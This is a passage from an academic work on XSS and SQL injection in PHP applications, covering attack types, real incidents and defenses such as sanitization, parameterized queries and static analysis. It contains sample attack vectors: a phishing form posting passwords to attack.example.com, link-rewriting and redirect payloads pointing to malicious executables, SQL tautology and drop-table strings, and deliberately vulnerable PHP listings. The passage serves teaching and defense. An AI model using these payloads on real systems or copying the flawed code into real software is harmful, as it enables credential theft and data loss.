*http://www.vulnerablesite.com/search.php? keyword= Login:<form name="input" action = "http://attack.example.com/stealPassword.php" method="post"> User: <input type="text" name="user" />
 Password: <input type="password" name="password" /> <input type="submit" value="Login" /> </form> *

Then, a click on this link will display a false login prompt of a trusted page for the user, which can permit attackers to perform the phishing attack.

2.2.1.2 Stored or Persistent XSS

Stored XSS attack occurs when attacker's input is stored in a persistent storage without any cleaning and later it is used in the server response. In this attack, unlike reflected XSS, the malicious input is not reflected back in the immediate response page. It is stored in some persistent storage, later retrieved and executed by a victim user. Stored XSS vulnerability commonly occurs in the web forums, message board posts, and social networking sites. In such types of vulnerabilities, the constructed script can be injected into a permanent part of a site by an attacker.

Figure 2.3 illustrates a sequence of steps to perform stored XSS attack, which are as follows: Initially, the attacker uses a comment form of vulnerable Blog application to inject a malicious



FIGURE 2.3: A sequence diagram of stored XSS attack

script into the application database. Later, the victim browses the same application and sends an HTTP request to it for viewing the latest comments. The server-program retrieves the latest comments along with the malicious script from the application's database. It builds an HTTP response and sends to victim's browser. Finally, victim's browser executes the scripts and sends victim sensitive information to the attacker server. To exploit this vulnerability, instead of constructing a malicious URL as in reflected XSS, the attackers store the malicious script into persistent storage.

2.2.1.3 DOM based XSS

DOM-based XSS vulnerability is different from the both persistent and reflected XSS in many ways. First, it presents in the client-code rather than the server-code. Second, unlike the previous two XSS where the server-program injects the malicious scripts as a data into the response page that is executed in victim's browser, in DOM-based XSS no malicious script is injected as a part of response page. In this XSS, the attacker's malicious scripts are used inside the client-program as a legitimate script. When a victim's browser executes the legitimate script in response to a

request, at the same time a malicious script is also injected into the page and is executed. In this research work, we concentrate on the detection of XSS vulnerabilities in the server-side code.

2.3 XSS Vulnerability in Different HTML Contexts

In the modern web applications, a user-input is referenced in the output-statements with some HTML document structure to generate a dynamic HTML document. This combination represents a *HTML context* and enables the web browser to interpret the content of HTML document differently. The common HTML contexts are defined as follows:

1. HTML Element Context: user input is referenced inside the body of an HTML tag i.e. div, h1 etc
2. HTML Attribute Context: user input is referenced inside a simple attribute such as width, name, value, etc
3. JavaScript Context: user input is referenced inside a JavaScript block or in an event-handler attribute (e.g. onclick)
4. CSS Context: user input is referenced inside a style tag or inline style attributes.
5. URL Context: user input is referenced as Full or as fragment of a URL value

In this section, we present various real-world code scenarios to explain the exploitation of XSS vulnerabilities in the different HTML contexts. Each context has different characteristics and requires different defense methods to avoid XSS attacks.

To explain the XSS exploitation in HTML Element context, Listing 2.2 shows a web program that receives value of user name via. *userName* parameter and display customized welcome message.

LISTING 2.2: XSS vulnerability in HTML element context

```
1 <?php
2  $name = $_GET['userName'];
3  echo "Welcome" . $name . "to our home page";
4  echo "<a href= http :// www.xyz.ac.in/>Click to Proceed </a>";
5 ?>
```

LISTING 2.3: Attack vector for XSS exploitation

```
1 userName= <script>window.onload = function () {var Links=document.getElementsByTagName("a");
      Links[0].href = "http :// maliciousssite .com/malicious.exe"; }</ script >
```

When a user enters *userName* variable value as **Rakesh** (line 2) and sends a request to the web server. The server responds and displays a message *welcome Rakesh to our home page* (line 3). From this behavior, a malicious-user gets an idea that any user-input may be inserted into the response page. Generally, a malicious-user prepares a URL with the value of *userName* as given in Listing 2.3 and sends to legitimate-users. This input changes the reference of a valid hyper link *"www.xyz.ac.in"* to a malicious URL internally. Thus, when a legitimate-user clicks on the *Click to Proceed* link, he will redirect to an executable file instead of *www.xyz.ac.in*. In this example user input (line 2) is used in the output statement (line 3) in an HTML Element Context.

To explain the XSS exploitation in Style Attribute Value Context, Listing 2.4 shows an example code fragment of Guestbook application, which allows a user to write and display a new message with color formatting preference. At the client-side, a user writes a message (line 4), selects the background color from the drop-down list (line 5), and then submits it to the server. At the server-side, all of the user's inputs are used in the output statements to generate an HTML document (line 19).

LISTING 2.4: XSS vulnerabilities in style contexts

```
1  <!-- Client Side Code Fragment -->
2  <html><body>
3  <form action="color2.php" method="get">
4   Message: <textarea name="msg" id="msg" rows="4" cols="30"></textarea><br/>
5   Select Color: <select name="mycolor">
6  <option style="display:none;" selected="selected">color</option>
7  <option class="red" value="red">Red</option>
8  <option class="yellow" value="yellow">Yellow</option>
9  <option class="blue" value="blue">Blue</option>
10 </ select >
11 <input type="submit" name="submit" />
12 </form></body></html>
13
14 <!-- Server Side code Fragment -->
```

```
15 <?php
16   $Color= htmlspecialchars ($_GET['mycolor']);
17    $Message=htmlspecialchars($_GET ['msg']);
18 // display a message
19   echo "<div  style ='background-color:$Color'>$Message</div>"; ?>
```

LISTING 2.5: Sample attack vectors for different HTML contexts

```
1 <!-- Attack Vector 1 -->
2 mycolor= green ' onmouseover=window.location='http: // localhost /journal/flash_movie_player.
      exe' ' -->
3 <!-- Attack Vector 2 -->
4 msg = <script> alert ("Attacked")</ script >
```

It also uses *htmlspecialchars* function to sanitize the value of *mycolor* and *msg* in line 16 and 17 respectively. The value of *mycolor* and *msg* is used in Style Attribute Value and HTML Element Context respectively to display a message with background color (line 19). Assume an attacker creates a URL containing attack vectors 1 and 2 (shown in Listing 2.6) as the values of *msg* and *mycolor* respectively and sends to a legitimate user. When the legitimate user clicks on this URL and moves the mouse on the screen, then an executable (*.exe*) file get executed in the victim's browser. In this program, the standard sanitization function can prevent the XSS in HTML Element context, but fails in the Style Attribute Value context. Because, the standard sanitization function does not encode a single quote character. Thus, despite the presence of a standard sanitization function an attacker can exploit the vulnerability in such scenarios.

Similarly, to illustrate the XSS in URL context, consider the code files of a Blogging Application in Listing 2.6, which allows users to write, save, display, and edit the blogs.

LISTING 2.6: Vulnerability in URL context

```
1 // Code in blog_add.php
2 <?php
3   include 'mysql.php';
4 // generate a unique blog id, store form data in database, show a link to view
5   echo "<a href=blog_view.php?id=mysql_insert_id ()>View $blog_tile </a>"; ?>
6 // Code in blog_view.php
7 <?php
8  include 'mysql.php';
9 // fetch and display the blog data
```

```
10    $result  = mysql_query ('SELECT * FROM blogs WHERE id=%s LIMIT 1', $_GET['id']);
11  // Code to edit a particular blog (case1)
12  echo "<a href=blog_edit.php?id=$_GET[id]>edit</a>";
13  // Code to edit a particular blog (case 2)
14    echo'<a href="blog_edit.php?id='.$_GET['id'].'">edit</a>';
15
16  // Attack Vector for case 1
17   id=2 onmouseover=alert(/bar/)
18  // Attack Vector for case 2
19   id=2"><script>alert("hh")</script>-->?>
```

In this code, it is assumed that *mysql.php* file contains database connection information. Next, a *blog_add.php* file (begin at line 1) reads the HTML Form data, which are submitted by a blog author. It automatically generates a unique id for each blog and then stores the blog details in the database (line 4). It also shows the name and a link to *blog_view.php* with a unique id for viewing the full blog (line 5). If a user clicks on this link, the *blog_view.php* file reads the blog id from the URL (line 10) and fetches the details of the blog from the database. It also contains an edit link that uses the same blog id to open an edit form without user intervention. If an attacker appends the attack vector (line 17) to the value of id in the URL then this value would be used by the *blog_edit.php* parameter and an XSS attack will take place. Listing 2.6 also illustrates another case of vulnerable code (line 14) and the corresponding attack vector (line 19) to exploit the XSS vulnerability in the URL Context.

Further, Listing 2.7 shows the use of user-input in the Script context. In this code user input is used to get the user's country name. Next, this value is used to prepare a URL, on which control transfers automatically after a certain time.

LISTING 2.7: Vulnerability in script context

```
1 <script type="text/javascript">
2 var country= <?php echo $_GET['input'']; ?>;
3 if(country=="India") { url="http://globalsite.com/index.php?user=country";}
4 setTimeout(" location.href = url ;",50) ;
5 </script>
```

The above-discussed code listings show that the standard sanitization functions such as htmlspecialchars() and htmlentities() are not sufficient to prevent XSS in all HTML contexts. Typically,

attackers created the attack vectors differently, which have the diverse escaping need in the different HTML Contexts.

2.4 SQL Injection Vulnerabilities

SQL Injection is a security vulnerability typically found in the web applications, in which user-input is used in a SQL statement to build a dynamic query without proper sanitization or validation. It permits an attacker to change the purpose of SQL query. An attacker exploits the vulnerability to execute a malicious query in the database. It allows an attacker to steal unauthorized data, tamper the existing data, destroy the data or make it unavailable, and allow to work as administrator of the database server.

Listing 2.8 shows the PHP code vulnerable to SQLI attack and its pictorial representation is shown in the Figure 2.4.

LISTING 2.8: PHP code contains SQL injection vulnerability

```
1  <?php
2  $database = mysql_connect("localhost","user","pass");
3  mysql_select_db("UserLogin",$database);
4  $user = $_GET['username'];
5  $pass = $_GET['password'];
6  $quries = "SELECT * FROM Phonetbl WHERE usename='$user' and password='$pass'";
7  $output = mysql_query($quries,$database);
8  if ($output)
9  {
10 echo mysql_result($output,0);
11 }
12 else
13 {
14 echo "No output " . mysql_error();
15 }
16 ?>
```

In the Listing 2.8, if an attacker gives the value of *username* as Mukesh' or '1'='1' - -, then above SQL query (at line 6) will become: SELECT * FROM Phonetbl WHERE usename='Mukesh'



FIGURE 2.4: An example of SQL injection attack

or '1' ='1' - - . In this query '1'='1' will be true always. This altered query bypass the authentication process and returned all users login details. Such lack of proper user validation allows an attacker to exploit the vulnerabilities. It may destroy integrity, confidentiality, authentication and authorization of the user to the database.

Researchers and developers have considered that the use of mysql_real_escape_string in a dynamic SQL statement is sufficient to mitigate SQL vulnerability. However, in actuality it depends on many other things such as syntactic structure of dynamic queries. For example, Listing 2.9 shows three ways to make the dynamic SQL statements, in which constructed attack vectors can bypass the standard sanitization function.

LISTING 2.9: Sample dynamic SQL statements

```
1 // Case 1: Absence of sanitization mechanism
2 $query=" select * from usertbl where user='$_GET["name"] and pass='$_GET["pwd"]'";
3 // Case 2: Insufficient escaping
4 $pwd = mysql_real_escape_string ($_GET["pwd"]);
5 $query = " select * from usertbl where pass LIKE '%$pwd%';
6 // Case 3: Absence of data type check
7 $user_id = mysql_real_escape_string ($_GET["id"]);
8 $query = " select * from usertbl where id = $user_id";
```

Absence of sanitization mechanism : In the case 1, the user-input is used to prepare a dynamic SQL statement without any sanitization mechanisms. The value such as *any' or '1' ='1' - -* to 'name' parameter allows attackers to perform many SQLI attacks.

Insufficient escaping: The mysql_real_escape_string is an escaping function, which is provided by the MySQL system. It is used to neutralize the effect of some special characters to the MySQL interpreter. In case 1, the use of mysql_real_escape_string is sufficient to mitigate SQLI attack, because it escapes the single-quote " ' " from the user-inputs and prevents SQL parser to interpret it wrongly. However, it is not able to mitigate SQLI vulnerabilities in case 2 of Listing 2.8, as it is only sufficient in those SQL statements, which do not contain any operators such as GRANT, LIKE, and REVOKE. Because this function does not escape many wild characters such as '%' and '_' and attackers use these characters to perform SQLI attacks.

Absence of data type check: Sometimes it is very important to check the data types of the user-input before their actual use in the dynamic SQL statements to avoid SQLI attacks. For example, in case 3 (Listing 2.8), user-input is escaped by standard function before its use in the SQL statement. However, an attacker can bypass this escaping mechanism by supplying *1 or 1=1* as a value of 'id' parameter. Thatswhy, even though the developer is using sanitization mechanism, it is still vulnerable to SQL injection. The reason is that $user_id is not enclosed in quotes in preparing the dynamic query string. As a result, it permits an attacker to alter the syntactic structure of the query. To avoid such type of vulnerability, use of data type checking function (i.e. *is_numeric*) is necessary.

2.4.1 Intension of SQL Injection Attack

SQL Injection attacks can be characterized by goal and intent of the attackers [38]. The attacker's main goal is to steal sensitive information present in the database by using crafted input as specified above. Attackers can have varied intents that can be defined as follows.

1. **Identifying injectable parameters:** An attacker sends the different type of inputs to investigate, which parameters and input fields are vulnerable.

2. **Performing database fingerprinting:** It is done to identify the type and version of the database used by a web application. An attacker uses this information to perform a specific attack.

3. **Determining database schema:** The motivation for this is to identify the structure of database schema so that an attacker can know the table name and column name of the schema.

4. **Extracting data from database:** In this type of attack, an attacker goal is to submit malicious input to get the sensitive data from a database. There are different types of application, which provide services like online banking, online shopping etc. and contain sensitive information like credit card detail, bank account details. It permits an attacker to access the sensitive information.

5. **Modifying or adding data:** Attacker's intension is to add or modify data present in database.

6. **Performing denial of service:** The goal of an attacker is to delete one or more tables. An attacker can also perform SHUTDOWN operation in the database so that other user cannot use that application.

2.4.2 Types of SQL Injection Attacks

SQL injection attacks are categorized into seven types, discussed in brief below.

1. **Tautology attack:** To perform tautology attack malicious user prepares and injects an attack vector in the "conditional statement", which make that condition always true. This type of attack is performed to extract sensitive data and to bypass authentication code to gain unauthorized access. The consequences of this type of attack depend upon on the use of data that is extracted by the attackers.

2. **Illegal or Logically Incorrect Queries :** This kind of attack is done to know the details of the database schema. An attacker performs this type of attack by injecting a single quote (') in the input. It changes the SQL query structure and interpreter returns an error message containing details of database table like table name, column name, database used, and version of database.

3. **Union Query :** In this type of attack, an attacker injects an additional query along with the original one. It permits an attacker to retrieve the other table data, which is different from one that was written by application developer. Thus, the data from the different table can be retrieved.

4. **Piggy-Backed Queries :** In this type of attack, an attacker injects additional queries such as *drop table Emp_tbl;-* - with original query. This type of attack is different from union query or other attack techniques because original query database receives multiple queries. The first one is intended query and second one is injected query. The purpose of attacker is to modify the data, denial of service by executing drop table query etc. Thus, this type of attack is very harmful and must be avoided.

5. **Stored Procedure Attacks :** This type of attack is also very dangerous as attacker can able to run the stored procedures, which are pre-compiled code present in the database.

6. **Alternate Encoding :** In this attack, attackers inject characters that have special meaning to SQL parser in the query by using alternate encodings such as hexadecimal, ASCII, and Unicode. It permits to bypass the sanitization or validation routine, which filter out specific "bad characters" such as single quote (') and comment operator (–).

7. **Inference :** Attackers perform this attack, whenever an application does not provide usable feedback via a database error message. In this situation, attackers generally inject code either through input field or through URL and then interpret the responses. There are two famous attack methods that are based on inference: blind injection and timing attacks. In blind Injection, an attacker injects a series of true or false questions and observes the behavior of the responses. If the injected condition evaluates to true, the site continues to behave normally. If the condition evaluates to false, although there are no error message, the behavior of page changes from the normal behavior. Similarly, in timing attacks, an attacker gains information from a database by observing timing delays for a response.

2.5 Incidences of XSS and SQLI Attacks

Ever since the development of dynamic web applications, attackers are exploiting security vulnerabilities in the web applications for their benefits and joy. In 2005, an attacker used the Samy worm for exploiting a stored XSS vulnerability in the social networking website (MySpace.com) [39]. In that, Samy circumvented the XSS filters and placed a JavaScript into his profile page, which was executed when a user viewed his profile. This exploitation made the website nonoperational for 2.5 hours and affected about one million users.

In 2010, a reflected XSS vulnerability was exploited in an issue-tracking module of the Apache Foundation. For that, the attacker posted a link to a script URL that can capture logged-in user's session detail. By clicking on this link by an administrator, his session information was transferred to the attacker. The attacker had used this information to modify the project's settings and uploaded a Trojan login, which captured the user names and passwords of privileged users. Due to this exploitation, the attacker had identified user's details and compromised many systems.

In 2013, Yahoo accounts were hijacked via XSS attack. In this, an attacker sent a spam message (with a short link to a crafty domain) to yahoo mail user's and hijacked user's account via stealing their cookies. In 2014, Cyberoam Threat Research Labs reported that 2.1% websites are compromised due to presence of SQL Injection vulnerability in Drupal system [40]. In 2015, a smartphone maker company's website (Archos.com) was compromised by a SQL injection attack causing the leakage of details of around 100,000 customers [41].

Table 2.1 summarizes the recent real-world XSS and SQL attack incidents.

TABLE 2.1: Real-world XSS and SQL attack incidents

Target	**Incident details**	**Month, Year**	**Type of Attack**
ebay.com	eBay was attacked by exploiting the XSS Vulnerability. In this, a hacker had stolen the online account information of the ebay customers.	March, 2014	XSS
PayPal.com	Hackers injected the malicious scripts via a crafted URL, and stolen the login credentials of many customers.	March, 2012	XSS
Twitter.com	Attacker exploited the stored XSS vulnerability on the Twitter.	Sep, 2010	XSS
Hotmail.com	Cyber criminals stolen the keystrokes and other sensitive information of Hotmail Mail service using XSS attacks.	June, 2011	XSS
Biomedical Engineering Servers of Johns Hopkins University	They were victim to an SQL injection attack carried. Hackers compromised personal details of 878 users.	March, 2014	SQL Injection
United Nations Internet Governance Forum	3,215 account details were leaked of United Nations due to exploitation of SQL injection vulnerability.	Feb, 2014	SQL Injection
AVS TV	40000 accounts of AVS TV were leaked using SQL Injection attack by a hacking group.	Feb, 2014	SQL Injection
Chinese Chamber of International Commerce	Chinese government databases were compromised due to SQL injection attack.	Nov, 2013,	SQL Injection
MySql.com	The official homepage for MySQL was compromised by a hacker using SQL blind injection	March, 2011	SQL Injection
Yahoo.com	450,000 login credentials were stolen from Yahoo by using a "union-based SQL injection technique".	July, 2012	SQL Injection

All these incidents and their consequences show that the Cross-site scripting and SQL Injection vulnerabilities are serious vulnerabilities in the web applications since a long time.

2.6 Summary

In this chapter, we discussed the details of the XSS and SQL Injection vulnerabilities. It introduced the common HTML contexts in which user input is referenced in the output statements through various real-world examples and provided a list of real-world XSS and SQLI attack incidences. In the next chapter, we will discuss the various solutions developed by researchers to defend the web application from these vulnerabilities.

Chapter 3

Defenses Against Security Vulnerabilities

In the chapter 1, the need for security inspection in the development phase of web application has been discussed. It has been emphasized that the secure development of web application is an essential requirement of modern days to avoid any loss to the system arising out of malicious attacks. The presence of vulnerabilities in the web applications is one of the main reasons for allowing attackers to exploit the same for their benefits or joy. The research community is trying very hard to deal with the problem posed by attackers and developing new approaches and mechanisms for providing adequate security.

Researchers have proposed many approaches for defending the web applications from XSS and SQLI vulnerabilities. In this chapter, an overview of the existing approaches given by researchers is outlined. The chapter also discusses the pros and cons of existing approaches, which motivated us to propose new methods for detecting XSS and SQLI vulnerabilities in the source code of web applications.

3.1 Security Vulnerabilities Defense Approaches

Ever since the discovery of the XSS and SQLI vulnerabilities, several solutions have been proposed to defend the web applications from these vulnerabilities. These solutions vary in their objectives in the different phases of the application development life cycle. Figure 3.1 shows the

broad classification of existing approaches that provide defense against security vulnerabilities during different phases of web development, which are explained subsequently.



FIGURE 3.1: Classification of security vulnerabilities defense approaches

Existing solutions for defending the web applications from SQLI and XSS vulnerabilities are classified into three categories- secure coding techniques, attack detection and prevention approaches, and vulnerability detection approaches.

3.2 Secure Coding Techniques

Secure coding techniques are a set of defensive coding practices for developers to implement new secure web applications. As mentioned earlier, the main reason of SQLI and XSS vulnerabilities is the improper handling of user inputs in the security sensitive code statements. Many secure coding techniques have been given in the literature to handle user inputs for avoiding the SQLI and XSS vulnerabilities. These techniques are divided into various categories - input validation, data type validation, escaping, parameter queries and stored procedures [10, 11].

Input validation is a secure coding technique used to check the validity of user inputs before their use. It is divided into two categories: white-list and black-list filtering approach. In the black-list approach, first, a list of malicious characters such as $'$,$''$, $<$, $>$ etc., which can exploit SQLI and XSS vulnerabilities is prepared. Then, the user input is prevented from processing by an application, if it contains any characters from the black-list. In the white-list approach, first, a list of allowable inputs is prepared. Then, user input that contains only white-list characters is allowed to process by an application. OWASP [27] suggested that white-list is preferred over

black-list filtering mechanisms because the white-list filter includes the exact input set, which we want to process. However, input validation can only help in blocking the most obvious attack payloads. Also, these approaches are limited to know what an immediate usage of an untrusted input is and cannot predict where that input will be used.

Data type validation: Researchers have shown that data type validation is a useful practice that works on a principle “do not trust any input which is supplied by a user". They suggested that every user input must be checked against its data type. For example, if a variable in the application code requires an integer data, it must be checked for the same.

Escaping: Attackers use a set of unique characters to generate an attack vector for exploiting the XSS and SQL vulnerabilities. Researchers have proposed various escaping methods to neutralize the characters which have a special meaning in the browsers or SQL interpreters. In PHP many built-in functions such as htmlentities, htmlspecialchars, addslashes are used as the escaping methods. For example, addslashes() and htmlspecialchars() are standard sanitization functions, which escape the meaning of some special characters for preventing SQLI and XSS attacks respectively. The htmlspecialchars function convert the HTML tags such as $< a >$ into <a>. The addslashes() function eliminate the effect of special characters, such as ‘, or “ by adding a backslash before the characters. Researchers have provided escape functions for each database (e.g. mysql_real_escape_string() for MySQL) that escape the particular database character set. Authors in [42] have listed a set of rules to escape the user inputs in the different HTML contexts to defeat the XSS attacks.

Parameterized Queries or Stored Procedures: In general, developers use user-input in the SQL query statements to generate the dynamic queries without any validation and are vulnerable to SQL attacks. In [12], researchers have shown that parameterized queries and stored procedures are the right solutions to mitigate the SQLI vulnerabilities. The parameterized query [43] is a special type of query, which uses placeholders for input variables. It is different from a dynamic query in which instead of concatenating a user-supplied input to the SQL statements, it will replace the placeholders with the value of parameters at the runtime. The stored procedure is pre-compiled code that uses type checking for the parameters. Thus, if a malicious user enters an attack vector as input data, then stored procedure will throw an exception. Although these practices provide excellent solutions to prevent SQL injection attack, however, developers require intense training for defining the SQL code structure before including parameters to the query.

Manual application of secure coding techniques is labor-intensive and error-prone, which motivated the research community to develop security-oriented web programming languages and web development frameworks [44, 45] for enforcing above-mentioned security practices. SIF [46] and Swift [47] frameworks are developed to implement security policies at both compile-time and run-time in Java server-side code and client-side code respectively. Robertson and Vigna [48] developed a framework to build secure web application against XSS and SQL attacks. Various other framework such as Symfony(`https://symfony.com`), CakePHP(`https://cakephp.org`), and Zend(`http://framework.zend.com`) are developed to build the secure PHP applications. These frameworks, first identify and separate the user input, and then apply sanitization mechanisms to secure their reference locations.

However, most of these frameworks do not emphasize on the correctness of security mechanisms. Further, it is found that there is a large gap between the required and applied sanitization functions and suffer from faulty sanitization problem. To address this, identification of correct sanitization routine is required before their application. Samuel et al. [49] developed a type-qualifier based context-sensitive engine into web template system, which ensures the correctness of sanitization mechanism. Hooimeijer et al. [50] developed a new web programming language, BEK, for precise reasoning and development of correct sanitizers. Further, Coverity security research team implemented an escaping routines library(`https://github.com/coverity/coverity-security-library`) for fixing XSS, SQLI, and other security vulnerabilities in Java web applications.

3.3 Vulnerability Detection Approaches

To overcome the ignorance or improper use of secure coding techniques, researchers have been proposed various vulnerability detection, prediction and testing approaches which focus on the detection of vulnerabilities in the source code in the code verification and testing phases. These approaches can be divided into three categories based on their vulnerability analyzing methods - source code analyzers, vulnerability prediction models, and web vulnerabilities scanners. Source code analyzers locate the vulnerabilities by determining the use of insecure input in the security sensitive code statements. Vulnerability prediction models apply machine learning on

static code attributes to detect vulnerable code in the web applications. Web vulnerability scanners inject a predefined set of attack vectors to find the vulnerabilities without pointing out the detail of vulnerable code locations.

3.3.1 Automatic Source Code Analyzer

Vulnerable web applications usually have two types of problems- missing sanitization and context-mismatched sanitization. Source code analyzers use static and dynamic program analysis techniques to examine the source code for detecting these problems. Static analysis based analyzers statically examine the whole-program source code without their execution; whereas dynamic analysis based analyzers observe an application behavior through its execution.

3.3.1.1 Static Code Analysis Approaches

Static code analyzer employs static analysis techniques to analyze the source code for finding security vulnerabilities in the web applications. These approaches are useful to determine security vulnerabilities in the developing applications as well as in the legacy web applications [51]. These approaches first construct an abstract model for the given source code and use a set of predefined rules to analyze them for the different type of vulnerabilities. Li and Cui [52] compared the various static analysis techniques i.e. lexical analysis, type inference, data flow analysis, constraint analysis, symbolic execution etc, and found that the different analysis techniques are required to detect the different type of vulnerabilities. It has been found the taint-analysis is the most suitable technique for identifying missing sanitization in the detection of XSS and SQLI vulnerabilities. It is a particular kind of data flow analysis technique that collects dynamic information from the source code. In this technique, the external user input is marked as tainted data, and if tainted data is used in the code without any validation then it indicates the presence of vulnerability. Static code analysis approaches usage various program analysis techniques, which have a trade-off between precision and analysis time. These are flow-sensitive analysis, flow-insensitive analysis, inter-procedural or intra-procedural analysis, path-sensitive or path-insensitive analysis [53, 54].

- **Flow sensitive analysis:** A flow-sensitive analysis uses control flow graph of the source code to provide a relationship between data definition and use. It analyzes those data,

which is used after definition. A flow-sensitive analysis is time-consuming than flow-insensitive analysis but provides more precise results.

- **Path sensitive analysis:** A path-sensitive analysis takes into account only valid paths through the program whereas a path-insensitive analysis considers all possible paths. A path-insensitive analysis is more time-consuming than path-sensitive analysis but provides higher precision.

- **Context sensitive analysis:** It can be classified as inter-procedural and intra-procedural analysis. Inter-procedural analysis analyses function by considering global variables and the actual parameters of a function call and then model the relationship between various functions. Intra-procedural analysis algorithm models only those information flows that do not cross function boundaries. It gives many false positive and false negative results. An inter-procedural analysis is slower than intra-procedural analysis but provides greater precision than the intra-procedural analysis.

Huang et al. [55] were among pioneers to propose a flow sensitive and intra-procedural analysis based algorithm for statically detecting SQLI and XSS vulnerabilities in PHP web applications. A limitation of their work is that they applied the intra-procedural analysis, which models only those information flows that do not cross function boundaries. Therefore, they fail to identify many vulnerabilities. Besides this, their approach does not support many language elements such as an array, file inclusion, and produces many false positive and false negative detection results.

Livshits and Lam [56] proposed and implemented an approach based on the inter-procedural and pointer alias analysis to detect the security vulnerabilities in Java applications. They used flow-insensitive analysis, in which order of program statements does not matter. Therefore, it is not possible to determine whether a user input was sanitized before or after its use in the sensitive-sink statements and reducing the precision of detection results. Also, the users of this tool have to write the specification of vulnerability patterns in the program query language (PQL). Though, the use of pointer analysis improved the precision, however, it is not user-friendly to write the specification for describing the security vulnerabilities in PQL.

Jovanovic et al. [57] proposed an approach that is using flow-sensitive, inter-procedural, and context-sensitive data-flow analysis techniques to discover XSS, SQL injection, and command injection security vulnerabilities in the source code of PHP web applications. They developed

